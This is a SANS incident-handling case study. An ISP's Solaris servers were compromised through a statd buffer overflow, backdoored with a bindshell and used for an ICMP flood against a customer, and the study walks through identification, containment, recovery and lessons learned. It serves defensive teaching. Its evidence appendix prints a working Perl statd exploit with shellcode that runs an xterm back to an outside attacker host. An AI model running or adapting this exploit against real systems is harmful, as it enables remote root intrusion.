Use offense to inform defense.
Find flaws before the bad guys do.

The Not-So Vicious Attacker

Matthew Mossholder, CISSP, MCSE

Table Of Contents

Table Of Figures

1 - Executive Summary

In the mid to late 1990's I had the dubious distinction of being employed by an ISP who provided Internet connectivity to a well-known purveyor of spam. While this caused much anxiety for me personally, not to mention a lot of legwork, it did provide ample opportunity to learn the ins and outs of incident handling. This document is intended to illustrate an incident that occurred at my employer, although the names, and some of the particulars have been changed to protect the innocent. For convenience sake, my former employer will only be referred to as "the ISP".

1.1 - Background

At the time of the incident I am describing, the ISP was still very entrenched in a startup mentality. Money was tight, and security, as it so often is, was not viewed as important, dictating that cost effective methods be used. Systems were built in a "just-in-time" manner, to avoid paying for devices and services that were not generating revenue.

Network access control was performed using Access Control Lists (ACLs) on the routing devices. Any traffic destined for the local area networks in the POP locations was filtered to only allow those services that were active and needed. Those attacks that could be blocked via ACL, such as smurf and ping flooding, were.

Hosts were hardened in accordance with standard best practices as found on various sites on the Internet. Tools such as Tripwire were not deployed, but were on the horizon as something to be installed when chances permitted.

An Acceptable Use Policy (AUP) had not been developed. This, in fact, is the reason we were forced to continue association with the spammer; the spammer had a contract with us, and under the terms of that contract, we did not have proper grounds to terminate their service.

For the most part, we thought things from a security standpoint were fairly tight, but as always, could use some updating to ensure a good security posture as things moved forward. We, of course, were proven to be wrong.



Figure 1: ISP Network Configuration

2 - The Six Stages of Incident Handling

A methodology for handling incidents has been developed by the SANS Institute, in an effort to provide consistent, proven techniques to those of us in the field. The six steps that comprise this methodology are as follows:

- Preparation
  - This stage covers any activities that have/should be taken in advance of any incident occurring. This includes things such as gathering documentation, forming an incident response team, creating a policy for handling incidents, and creating a "jump kit" of equipment and software that might be needed during an incident. This phase lays the groundwork for ensuring that when an incident does occur, it can be handled in the most efficient and controlled manner possible.
- Identification
  - During this phase, a person is assigned to the incident, the event is assessed to determine if it qualifies as an actual incident, and a chain of custody is established. The handler should also establish communications with any network services providers such as ISPs, and to notify the appropriate officials, such as a manager, security officer, or a law enforcement organization. This phase sets the stage for the latter stages of the incident in a "let's get organized" manner.
- Containment
  - Once an incident has been identified, this phase's goal is to keep the incident from getting worse. To this end, the recommended actions of this phase are to deploy an on-site team to survey the situation, keep a low profile, avoid compromised code, backup the system, determine the risk of continuing operations, continue to consult with system owners, and change passwords. This phase ties into the later stages by allowing the handler to develop a plan and continue, rather than trying to pin down a moving target.
- Eradication
  - Now that the playing field has been leveled, it is time to regain some lost territory. During the Eradication phase, the symptoms of the incident are analyzed to find the source of the incident, security measures may be tightened to prevent repeat attacks, a vulnerability analysis should be performed, the cause of the incident is removed, and preparations for system recovery are made, such as locating backup tapes.
- Recovery
  - The Recovery phase is all about returning the systems to their pre-incident status, with the notable exception that they should now be more secure. The steps involved in this include restoring the system, either in full or by replacing modified files, ensuring that the restoration was successful, deciding when to place the systems back in operations, and watching the systems to ensure nothing was missed.

- Follow Up / Lessons Learned
    - This final phase is in many ways the most important and also the most often ignored. By taking the time to reflect on what has happened in the course of the incident, not only can the same incident be prevented from occurring again, but the knowledge gained from the incident can be preserved and shared to enhance the handling of future incidents.

3 - Details of the Incident

3.1 - Preparation

At the time, while the ISP had the feeling they had taken the needed precautions to ensure that an attacker would not be able to gain access to their systems, they had never considered what to do if the situation actually occurred.

3.1.1 - Policy

As mentioned earlier, no AUP had been developed prior to signing the Spammer as a customer. In addition to this, no internal security policy existed to delineate what had been determined to be the level of risk accepted by the ISP Management team.

3.1.2 - People

The active players of the ISP were easy to keep track of, given that they were so small. Here is a brief run down, with the names changed to protect the innocent:

Name	Title	Notes
General Bulcarter	President/CEO, ISP	Very sales oriented, wishes to grow company into a position to be bought
Colonel Klink	COO, ISP	General Bulcarter's brother. In actuality, a sales person.
Sergeant Schultz	Systems/Network Management, ISP	
Colonel Hogan	Our Hero, ISP	Responsible for everything from a technical standpoint
Lieutenant LeBeau	Helpdesk	
Chunky Hormel	The Spammer	Happens to be one of ISPs largest customers

3.1.3 - Data

The customers were the primary owners of the key data on the ISP's network. Web sites, email, and DNS records hosted for customers were the crown jewels so to speak. All other information, while sensitive, was simple enough to recover from paper records. Backups were performed on these systems each night, onto 8mm tape. Backups were checked on an infrequent basis, but were used often in the restoration of files for users. A fairly high level of confidence was present that the backups were reliable.

In addition to this, RCS was utilized to perform version control on all files modified. This allowed changes to be backed out, entry of change related comments, and archival storage of older versions of configuration files.

A non-networked PC running Quickbooks handled billing. Backups of the Quickbooks information were easily made with floppies.

3.1.4 - Software/Hardware

The software and hardware in question were as follows:

Host	Hardware	Software
DNS 1&2	Sun SPARCstation 2	Solaris 2.4, BIND 4.9.3
Web Hosting 1&2	Sun SPARCstation 2	Solaris 2.4, Netscape Enterprise Server 3.51
Email 1&2	Sun SPARCstation 2	Solaris 2.4, Netscape Messaging Server 1.x
Routers	Bay Networks BCN, BLN, ASNs and ANs	BayRS 8.12

3.1.5 - Communications

Communications within the small group of people working for the ISP were not an issue. All staff had cell phones and pagers. The amount of phone numbers to keep track of was small, allowing each employee to maintain their own list of numbers. Had the organization been larger, this may have been an issue.

3.1.6 - Power and environmental controls

The ISP did a good job of ensuring all equipment was in a controlled facility with both battery and generator power backup, fire suppression, and solid concrete wall construction. Access control into the Primary POP location was also well maintained via Access Cards and PINs.

3.1.7 - Documentation

Documentation for all commercial software packages (Solaris, Netscape Enterprise Server, etc.) were all kept at a central location within the Primary POP Location of the ISP. The only copies of documentation of non-commercial applications were electronic, on the machines that the packages were installed upon.

3.1.8 - The Jumpkit

Hogan had a laptop PC running Red Hat Linux, provided by the ISP. He had installed a few security related tools onto this system, such as nmap, from www.insecure.org. The standard Red Hat installation also included facilities such as tcpdump, which Hogan often used during troubleshooting. Beyond this, however, Hogan did not have a set of tools prepared in case of emergencies.

3.2 - Identification

The symptoms of the incident were first noticed at approximately 7:30 a.m. on a Monday morning. The early shift had arrived and attempted to log into the various servers to check logs. They soon discovered that they were unable to successfully complete a login to any of the servers via telnet.

At approximately 8:15 a.m., the decision is made to page Colonel Hogan, as he usually comes in later in the day, and happens to live near the Primary POP Location. On reading the extremely verbose page ("Unable to login to servers. Please call Helpdesk"), Hogan decides to do some investigation before calling in.

Incorrectly believing the problem to be network related, Hogan quickly runs a script to ping each of the servers and report on their status. As each of the servers is up, Hogan attempts to telnet into the DNS 1 server and have a look around.

```
/home/Hogan> /usr/local/bin/syscheck

All systems responding.

/home/hogan> telnet dns1.isp.com
Connecting to dns1.isp.com…

SunOS 5.5.1
login: hogan
Password: ********
Login incorrect
login: hogan
Password: ********
Login incorrect
```

Figure 2: Colonel Hogan checking system status

Realizing that he has a potentially major situation on his hands, Colonel Hogan decides it is time to talk to the Helpdesk and find out what they know. Hogan dials the number for the Helpdesk, only to face the sound most dreaded in situations like this: the busy signal. Thinking quickly, Hogan calls the Lieutenant LeBeau's cellular number of the AM Helpdesk engineer.

Unfortunately for Hogan, LeBeau has no additional pertinent information for him. LeBeau does, however, inform him that General Bulcarter and Colonel Klink are on the warpath, ranting and raving over how "this better be fixed soon" and that "jobs are on the line". Deciding that speed was of the essence, Hogan gets off the phone with LeBeau, gargles some mouthwash, throws on some clothes, and heads for the Primary POP Location.

Upon arriving at the Primary POP Location, Hogan begins looking at the consoles of the servers, checking for any error messages. While there were not any error messages, there were several console messages showing Lieutenant LeBeau's account (lebeau) `su`'ing to

the root account. This seems odd to Hogan, as LeBeau's account is not a member of the wheel group, and should not be capable of using `su` to become root. The thought now enters Hogan's mind that the servers may have been compromised.

Hoping to preserve any data on the systems, Hogan decides that his first course of action needs to be the installation of a sniffer off of the Ethernet switch. He makes a serial connection to the switch, and logs in. Luckily the switch hasn't had an IP address added to it since it was installed, making the likelihood of compromise small.

Hogan connects his laptop to the mirror port and fires up his sniffer. The amount of traffic on the network is drastically lower than it usually is. Looking at the TCP traffic, Hogan notes that the vast majority is attempts to open connections to the services that the servers normally run. This makes sense, since most of the services on the servers are down, according to the helpdesk.

By filtering the traffic so as to show only established TCP sessions, Hogan is able to see that the only active connections bound to any of the servers appears to be outbound X11 activity, destined for 111.222.333.444. Since the DNS server is down, Hogan needs to reconfigure DNS on his laptop to utilize a server at his upstream ISP. After the reconfiguration, Hogan brings up a dialup connection and performs an nslookup on 111.222.333.444, which resolves to somehost.someschool.edu.

Hogan can't think of any reason for X11 traffic to be headed outbound to any host in the someschool.edu domain. Hogan begins logging all traffic to and from someschool.edu for future use. Luckily, the traffic level is light, enabling Hogan to store the data on the modest hard drive in his laptop.

Looking at his watch, Hogan decides that it is now time to give the higher ups an update on his progress. Hoping to avoid talking to General Bulcarter or Colonel Klink, Hogan calls Sergeant Schultz, his direct manager. He informs him that they have most likely been compromised, that all services are currently off-line, and that he is capturing all data to and from the site suspected to be launching the attack. Sergeant Schultz also has some new information for him; Chunky Hormel has called to report that his Internet access is down. Sergeant Schultz wonders if the two might not be related.

Hogan connects the serial port on his laptop up to the Primary Client router, and starts looking at the various interfaces of the router. All of the connections appear to be up. Next Hogan looks at the interface statistics for any abnormalities. The first thing he notices is that the utilization of the circuit is extremely high. Not a good thing for a circuit that is supposedly down.

Returning to his sniffer, Hogan looks at the traffic distribution, by protocol. The number one consumer is ICMP. The load appears to be spread fairly evenly between each of the servers in the Primary POP location. Hogan concludes that someone is using the ISPs servers as an "up close and personal" launching platform for a Denial of Service attack against Chunky Hormel. The question is how did the attacker gain access? What

modifications have been made to the systems, and can the integrity of the systems be restored, or do they need to be rebuilt?

Hogan now takes a minute to jot down some notes on the situation, notably what he is seeing, the time, and his opinion on what the symptoms mean.

3.3 - Containment

Hogan's first act is to try to get a backup of the systems. Normally, Hogan would first attempt to lock out the assailant, but in this case, he is worried that disruption of the D.o.S. attack may cause the systems to self-destruct. Hogan's solution to this is to break apart the mirrored hard drives present in the systems. The ISP uses an external, transparent, hardware based solution to mirror the hard drives in their systems. Removing one drive from the mirror allows the systems to continue functioning, does not require administrative access, and most importantly, does not inform the assailant that anything is amiss.

Hogan watches for activity on the hard drives connected to each system. He would optimally like to remove the drives from the mirror during a period when the drives are not being accessed, to prevent filesystem corruption. Luckily, the systems seem to be mostly idle, with almost no disk activity. After removing the second drive from each mirror, Hogan labels the drive, and places it into a padded box for safekeeping.

Having backed up the systems, Hogan decides it is time to start working out how the attacker entered the systems, and what the methods are to put and end to the incident.

3.4 - Eradication

Hogan now needs to know how the attacker gained access to the system. Since he cannot log into any of the affected systems, Hogan has two choices. He can break all connectivity to one of the servers, and see if the attacker attempts to reconnect, or he can perform a portscan on each of the servers and see if there have been any services added. Hogan opts to, initially, follow the later course. It is less intrusive, and does not tip his hand to the assailant.

Hogan chooses nmap as his tool to perform the portscan. Rather than attempt to scan every host, he decides to limit his presence on the network by scanning only one host. The results are listed in Figure 3.

```
#nmap -sT 111.222.333.444
Starting nmap V. 2.03 by fyodor@insecure.org ( www.insecure.org/nmap/
)
Interesting ports on  (111.222.333.444):
(The 1514 ports scanned but not shown below are in state: closed)
Port        State       Service
111/tcp     open        rpcbind
1234/tcp    open        unknown
32771/tcp   open        rpc.lockd
32772/tcp   open        rpc.statd
32773/tcp   open        rpc.nfsd
Nmap run completed -- 1 IP address (1 host up) scanned in 1 second
#nmap -sU 111.222.333.444
Starting nmap V. 2.03 by fyodor@insecure.org ( www.insecure.org/nmap/
)
Interesting ports on (111.222.333.444):
Port        State       Service
111/udp     open        rpcbind
32771/udp   open        unknown
```

Figure 3: nmap results

The first thing that Hogan notices it the fact that all of the "usual" TCP-based services for the host are not running, with the exception of the rpc based services, such as rpcbind, statd, and lockd. In addition to the "usual" services, another program appears to have bound itself to port 1234/tcp. Given the obviously non-random port number, Hogan decides to try connecting to the port with telnet. The connection completes successfully, but there is no banner presented, and no prompt.

Trying to elicit a response, Hogan types "a<enter>". In response, the message ": command not found" is returned. This is not a good sign, and Hogan knows it. He tries "ls<enter>". Again, ": command not found". The he tries "dir<enter>". Once more ": command not found".

```
Trying 111.222.333.444...
Connected to ahost.
Escape character is '^]'.
a
: command not found
ls
: command not found
dir
: command not found
ls;
bin
cdrom
net
dev
devices
etc
export
home
kernel
lib
lost+found
mnt
opt
platform
proc
sbin
tmp
usr
var
vol
xfn
whoami;
root
who am i;
root
```

Figure 4: Bindshell connection

Next on Hogan's list is to use his out-of-band Internet connection to check for the string on the search engines. A Yahoo! search for ": command not found" produces several references to the UNIX shell. Adding the term "hack" to the search results in a large number of irrelevant hits. Rather than continue on this vein, Hogan searches for ": command not found" and "rootkit". The result is several pages that make reference to a program called a "bindshell", which, basically, provides remote access to the UNIX shell, without prompting for a username and password. The bindshell runs at the security level of the user who spawned the process.

Given this, Hogan moves back to his telnet connection, and type "ls;<enter>", and is rewarded with a directory listing of the server. Next, he enters "whoami; who am i;<enter>", and sees that this bindshell is running as root.

Once again it is time for Hogan to let upper management know what is going on, as well as to take a break to document everything that has occurred, clarifying the notes in his log for each of the actions he has taken since his last break. Next, he calls back into the office, and talks to the CEO, General Bulcarter.

Hogan takes the time to let General Bulcarter vent first, knowing that if he gives him a chance to cool down, he will be more open to the suggestions he is about to make. After a few minutes of this, Hogan gets down to what matters. He informs General Bulcarter that their systems have, indeed, been compromised, and he is currently unsure by whom, or the method they used. Next, Hogan asks what is most important, getting the systems back online, with the probability that this will happen again, possibly within minutes, or determining exactly how the attack occurred, so they can prevent it from happening again. Given the options, General Bulcarter grudgingly agrees that, if it will only take a few hours, the later course seems more reasonable. He gives Hogan two hours.

Now our hero is under the gun. He has two hours to determine how the hacker is getting in, before he restores the systems from tape. Given the amount of time this would require, it is not high on Hogan's list of thing he wants to do that day. So, he sets about devising how to determine the method that the attacker used to gain access.

His first thought is to check the filesystems for new files since Friday. Now he faces a choice: attempt to use the system in its current state, or reboot off of a CD-ROM to ensure that the binaries are uncorrupted. In Hogan's experience, "find" tends to be one of the binaries attackers tend to replace when taking control of a system. So, rather than take chances, Hogan has a friend put a copy of the program on an FTP server, and where he can retrieve it over his alternate connection.

Hogan takes the find binary, puts it on a floppy, flips on the write protect, and loads the disk into the host he preformed the scan on. Through the bindshell connection, he mounts the floppy, and issues the command "/mnt/find / –type f –mtime –3 –print | /usr/bin/more". This should display the names of all files that have been modified in the last three days. The results contain a large amount of files that Hogan would expect to change (all the files in the /proc filesystem, for example), as well as a few files that don't appear to belong: /etc/shadow, numerous files in /etc/rc2.d and /etc/rc3.d, /usr/bin/flood, /usr/bin/bsh and /usr/bin/wstatd.pl. Doing a "strings /usr/bin/bsh" results in the contents of Figure 5, and the contents of wstatd.pl are in Section 5.

```
# /usr/bin/strings /usr/bin/bsh
th1s iz mY 3l1t3 baCkd0Or
/bin/sh
# file bindshell
bindshell:      ELF 32-bit MSB executable SPARC Version 1,
dynamically linked, not stripped
```

Figure 5: Output of "strings /usr/bin/bsh" and "file bindshell"

The output of the strings command, in combination with the filename, makes Hogan believe the file may be the bindshell that is running on the systems. Upon examining the wstatd.pl perl script, he knows he has found out not only what is being exploited, but how, with a source code example. As an added bonus, the script also explains what the mysterious X11 traffic that Hogan noted at the beginning of the incident, since the script, as part of the exploit, launches an xterm window back to a certain host.

The wstatd.pl script takes advantage of a buffer overflow in statd to execute an arbitrary command remotely. In this case, the attacker is launching an xterm back to a remote host, from which he can interact with the system with administrator rights. The ISP had left statd running because, on occasion, NFS is used to transfer files between systems, and statd is a component of the NFS system. The ISPs network was also vulnerable to this exploit due to the nature of the ACLs that the Bay Networks routers are capable of implementing. Since these routers did not support filtering based on the state of a TCP session, all of the TCP high ports needed to be left open to allow the return packets in any session through.

Using his alternate connection, Hogan searches for, and finds, a Bugtraq alert for the statd vulnerability in Solaris 2.4. By following the discussion within Bugtraq, Hogan is also able to identify the relevant patch from Sun that removes the exploit. He pulls a copy onto his system for installation later.

Taking a look into /etc/rc2.d and /etc/rc3.d, Hogan can see that while the attacker has disabled all services, on the box, he or she has not been malicious about it. All of the scripts that belong in this directory are still present, but have been renamed from S* to s*, with a few exceptions for the scripts that are needed for the system to boot. A little investigating also shows that each of the other systems has been modified in essentially the same way.

The last thing Hogan needs to determine is what program was generating the ICMP traffic he had seen in his sniffer. This proves to be the easiest task of the day. A simple "ps –eaf" lists out the processes that are running on the machine, which containts several instances of the command "/usr/bin/flood 222.333.444.255". 222.333.444.255 sticks out in Hogan's mind as being the broadcast address for Chunky Hormell's network. Further investigation proves that this program is, indeed the source of the ICMP packets (I am not at liberty to discuss the program itself, however).

Feeling good about things for the first time all day, Hogan calls General Bulcarter, and lets him know what is going on, and begins the process of clearing out the attacker.

3.5 - Recovery

Recovery from this incident was fairly straightforward for Hogan. The steps he utilized to place the systems back in a working state were the following:

- Deny access to and from effected hosts via ACLs at the Internet router.
- Kill flood process on each host to end D.o.S. attack.
- Change all passwords on all affected systems.
- Restore service scripts in /etc/rc2.d and /etc/rc3.d.
- Patch statd.
- Start services.
- Remove ACL from Internet router.
- Monitor network for signs of repeat attacks

This strategy allows Hogan to make his changes, while remaining fairly confident that the attacker will not be capable of accessing the machines while he is in the midst of recovering them.

3.6 - Follow Up / Lessons Learned

Looking back on the incident, Hogan knew that he could have handled things better. He arranged for a meeting with Sergeant Schultz and Lieutenant LeBeau within a few hours after service had been restored. The following are the areas they thought needed improvement.

- Allow for alternate communications methods with the helpdesk (do not use same phone number/pool as clients).
- Keep up to date on new security alerts and new exploits.
- Revisit security infrastructure design
    - Determine if a firewall device might provide a better solution.
    - Install system such as tripwire to monitor important system files, possibly including the system startup scripts in the /etc/rc?.d directories.
    - Consider installing an IDS system to watch for attack signatures.
- Ensure that all downstream customers are taking correct precautions to block directed broadcasts and other flooding attacks from entering their networks.
- Time was not tracked well during the incident, and should emphasized as important in the future.
- The notes taken during the incident were insufficient. Better notes should be taken in the future. Another person should be present to take these notes, so as not to slow down the response.
- Communications with the customers were not well maintained during the incident. While the top tier of the ISPs staff was aware of the status during most of the incident, this was not well communicated to the customers.
- The authorities should have been notified during the incident, rather than after.

These items were written down, and used later when an incident response methodology was developed for use at the ISP. While not all of the items were implemented immediately, most of them eventually did.

After meeting to discuss what had happened and what could have been improved, upper management chose to bring in law enforcement. Evidence was turned over, and several meetings ensued to discuss details of logs, chronology, etc. Over the following months, things eventually came to a head, and, much to my disappointment, upper management eventually decided to settle the case out of court. This settlement is the reason several of the details of this incident have been changed.

4 - Backup Procedures for Compromised Host

The backup procedure used for all hosts was as follows:

1. Each system was configured with all disk space in a hardware based mirroring configuration. This simplified backing up each system at the image level, by allowing us to break the mirror and retain one of the drives as a backup. This also allowed for a complete backup of each system without the need to run any programs, which might inform the assailant that someone had noticed their presence. A new drive was added to replace the drive that was removed, allowing continued operation in a fault tolerant manner.

2. Once the halves of the mirrors were removed, the write-protect jumper was added to the drive, and they were then attached to a non-networked Sparcstation 2 system and all information was duplicated to an identical drive using the Solaris "dd" command. This was easily accomplished; this was the method used to install the standard system build onto drives. Specifically, the command "dd if=/dev/c0t0d0s2 of=c0t1d0s2". It should be noted that this method of duplicating disks only works with drives that are exactly identical, as the drive geometry information is duplicated between the disks as well as any data.

3. Using the duplicate drive, a backup tape was made using the tar program. This tape was then duplicated whenever an outside entity needed a copy for evidence.

5 - Evidence Related Material

Each of the items involved in this incident were numbered, dated, signed, and placed within a sealed container. This sealed container was then signed and dated. Upon turning the container over to the authorities, a signed receipt was obtained, which detailed the contents of the container.

5.1 - Listing of Evidence

Item Number	Description
1	Disk Drive from DNS Server 1
2	Disk Drive from DNS Server 2
3	Disk Drive from Web Hosting Server 1
4	Disk Drive from Web Hosting Server 2
5	Disk Drive from Email Server 1
6	Disk Drive from Email Server 2
7	Floppy disk with source of wstatd.pl
8	Floppy disk with binary/source of flood program
9	Printout of source of wstatd.pl
10	Printout of source of flood program
11	Notes from handling of incident
12	Floppy with logs from Hogan's terminal sessions
13	CD-ROM of sniffer logs from Hogan's laptop (also contains files from previously mentioned floppies)

Figure 6: List of Evidence

5.1.1 - wstatd.pl

```
#!/usr/bin/perl
# Woodoo H.C. SunOS 5.4-5.5 statd remote exploit.
# Do not distribute. Just for Woodoo members
# To get offset, trace... (warn: the statd is standalone)
# Edit the $command string before you run. This shellcode
# not work on all architecture, so if you can, change it to
# yours target's architecture. (that's not to hard)
# Tested on SunOS 5.5 (suni.bke.hu) - and works fine :)

$sshellcode= "\xeb\x1f\x5e\x89\x76\x08\x31\xc0\x88\x46" .
             "\x07\x89\x46\x0c\xb0\x0b\x89\xf3\x8d\x4e" .
             "\x08\x8d\x56\x0c\xcd\x80\x31\xdb\x89\xd8" .
             "\x40\xcd\x80\xe8\xdc\xff\xff\xff";

# 'nother shellcode in sparc asm...
#"\x2d\x0b\xd8\x9a\xac\x15\xa1\x6e\x2f\x0b\xda\xdc\xae\x15\xe3\x68"
#"\x90\x0b\x80\x0e\x92\x03\xa0\x0c\x94\x1a\x80\x0a\x9c\x03\xa0\x14"
#"\xec\x3b\xbf\xec\xc0\x23\xbf\xf4\xdc\x23\xbf\xf8\xc0\x23\xbf\xfc"
#"\x82\x10\x20\x3b\x91\xd0\x20\x08\x90\x1b\xc0\x0f\x82\x10\x20\x01"
```

```
#"\x91\xd0\x20\x08"

$command = "/usr/openwin/bin/xterm -display somehost.hacked.com:0.0";
$buffsize=1024;
$bufofs="0x80fb43a0";
$NOP = "\x90";

$buffer = $NOP x 750;
$buffer .= $sshellcode;
$buffer .= $command;

if ( 2 > (push @ARGV) or $ARGV[1] !~ /^\d+$/) {
    print "Usage: ./wstatd.pl host port [offset]\n\n";
    exit(0);
}

$thost = $ARGV[0];
$tport = $ARGV[1];
$userofs = $ARGV[2] if ($ARGV[2]);

$ofs = (hex $bufofs ) + $userofs;
$kewlofs = pack("N", $ofs);

while (length $buffer < $buffsize) {
    $buffer .= $kewlofs;
}

$buffer .= "\n\n";

open(SPTMP, ">/tmp/statd-$$.spl");
        print SPTMP $buffer;
close SPTMP;

        print "\nConnect to $thost : $tport offset: ";
        printf("%x\n\n" , $kewlofs);

system("\( cat /tmp/statd-$$.spl \) \| nc -v -u $thost $tport");
system("rm /tmp/statd-$$.spl");

exit();
```

Figure 7: Sample source code for statd exploit used to gain initial access

5.1.2 - Flood

I am unable to release the source or binary for the flood program due to contractual obligations.

6 - References

CERT Advisory CA-97.26.statd
http://www.cert.org/advisories/CA-97.26.statd.html

Solaris 2.4 Patch for statd vulnerability
http://sunsolve.sun.com/pub-cgi/findPatch.pl?patchId=102769&rev=07

Solaris system hardening information
http://www.csnc.ch/download/index_e.html

Thread on using dd as a means of duplicating hard drives.
http://ume.med.ucalgary.ca/usenet/Solaris/0548.html

Last Updated: July 17th, 2019

Upcoming SANS Penetration Testing

SANS San Francisco Summer 2019	San Francisco, CA	Jul 22, 2019 - Jul 27, 2019	Live Event
SANS Pen Test Hackfest Europe Summit & Training 2019	Berlin, Germany	Jul 22, 2019 - Jul 28, 2019	Live Event
SANS Boston Summer 2019	Boston, MA	Jul 29, 2019 - Aug 03, 2019	Live Event
SANS July Malaysia 2019	Kuala Lumpur, Malaysia	Jul 29, 2019 - Aug 03, 2019	Live Event
Mentor Session - SEC504	Oklahoma City, OK	Aug 03, 2019 - Aug 31, 2019	Mentor
SANS Crystal City 2019	Arlington, VA	Aug 05, 2019 - Aug 10, 2019	Live Event
SANS London August 2019	London, United Kingdom	Aug 05, 2019 - Aug 10, 2019	Live Event
SANS Melbourne 2019	Melbourne, Australia	Aug 05, 2019 - Aug 10, 2019	Live Event
SANS Prague August 2019	Prague, Czech Republic	Aug 12, 2019 - Aug 17, 2019	Live Event
SANS Minneapolis 2019	Minneapolis, MN	Aug 12, 2019 - Aug 17, 2019	Live Event
Supply Chain Cybersecurity Summit & Training 2019	Arlington, VA	Aug 12, 2019 - Aug 19, 2019	Live Event
SANS vLive - SEC504: Hacker Tools, Techniques, Exploits, and Incident Handling	SEC504 - 201908,	Aug 13, 2019 - Sep 19, 2019	vLive
SANS Chicago 2019	Chicago, IL	Aug 19, 2019 - Aug 24, 2019	Live Event
SANS Amsterdam August 2019	Amsterdam, Netherlands	Aug 19, 2019 - Aug 24, 2019	Live Event
SANS Virginia Beach 2019	Virginia Beach, VA	Aug 19, 2019 - Aug 30, 2019	Live Event
Mentor Session - SEC504	Washington, DC	Aug 21, 2019 - Oct 09, 2019	Mentor
SANS New York City 2019	New York, NY	Aug 25, 2019 - Aug 30, 2019	Live Event
SANS Tampa-Clearwater 2019	Clearwater, FL	Aug 25, 2019 - Aug 30, 2019	Live Event
SANS Hyderabad 2019	Hyderabad, India	Aug 26, 2019 - Aug 31, 2019	Live Event
SANS Copenhagen August 2019	Copenhagen, Denmark	Aug 26, 2019 - Aug 31, 2019	Live Event
Mentor Session @work - SEC504	Alexandria, VA	Aug 27, 2019 - Sep 05, 2019	Mentor
Mentor Session - SEC560	Daytona Beach, FL	Aug 29, 2019 - Oct 31, 2019	Mentor
SANS Munich September 2019	Munich, Germany	Sep 02, 2019 - Sep 07, 2019	Live Event
SANS Brussels September 2019	Brussels, Belgium	Sep 02, 2019 - Sep 07, 2019	Live Event
SANS Canberra Spring 2019	Canberra, Australia	Sep 02, 2019 - Sep 21, 2019	Live Event
SANS Philippines 2019	Manila, Philippines	Sep 02, 2019 - Sep 07, 2019	Live Event
Mentor Session - SEC542	Kansas City, MO	Sep 07, 2019 - Oct 05, 2019	Mentor
SANS Network Security 2019	Las Vegas, NV	Sep 09, 2019 - Sep 16, 2019	Live Event
Network Security 2019 - SEC542: Web App Penetration Testing and Ethical Hacking	Las Vegas, NV	Sep 09, 2019 - Sep 14, 2019	vLive
Network Security 2019 - SEC504: Hacker Tools, Techniques, Exploits, and Incident Handling	Las Vegas, NV	Sep 09, 2019 - Sep 14, 2019	vLive
Network Security 2019 - SEC560: Network Penetration Testing and Ethical Hacking	Las Vegas, NV	Sep 09, 2019 - Sep 14, 2019	vLive